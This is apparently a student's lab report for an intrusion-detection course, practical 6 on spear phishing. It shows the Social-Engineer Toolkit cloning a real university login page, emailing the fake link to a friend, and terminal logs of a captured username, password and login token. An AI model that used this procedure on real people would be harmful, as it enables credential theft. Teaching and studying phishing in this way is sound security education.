


## (ITS64904 Computer Intrusion Detection)

### Practical 6: Social Engineering: Spear Phishing

Date: 29/11/2024

1. Once the cloning process is completed, a highlighted message will appear, indicating its success. Following this, the credential harvester automatically starts, as demonstrated in the figure below.




```
File Actions Edit View Help
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.


set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.204.128]: 192.
168.204.128
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: mytimes.taylors.edu.my/login/index.php
[*] Cloning the website: http://mytimes.taylors.edu.my/login/index.php
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regre
ssful, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

2. Create a fake URL link using the IP address and send it to a friend via email. This technique is commonly used in phishing attacks to trick the recipient into clicking on the link.



3. This appears when a user opens the fake URL link. The URL will display the IP address, making it evident that the link is not legitimate.



4. Kali Linux will capture and log the username and password entered by the user on the fake URL link. This demonstrates how credentials can be harvested through phishing techniques.

```
Shell No. 1
File Actions Edit View Help
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.204.128]: 192.168.204.128
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: mytimes.taylors.edu.my/login/index.php

[*] Cloning the website: http://mytimes.taylors.edu.my/login/index.php
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.204.1 - - [29/Nov/2024 01:41:10] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
PARAM: anchor=
POSSIBLE USERNAME FIELD FOUND: loginToken=NOADwXT+3GxCPH7zflr1Qz7QbF87yGSE
POSSIBLE USERNAME FIELD FOUND: username=norawong
POSSIBLE PASSWORD FIELD FOUND: password=1234567890
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

192.168.204.1 - - [29/Nov/2024 01:41:33] "GET /favicon.ico HTTP/1.1" 404 -
```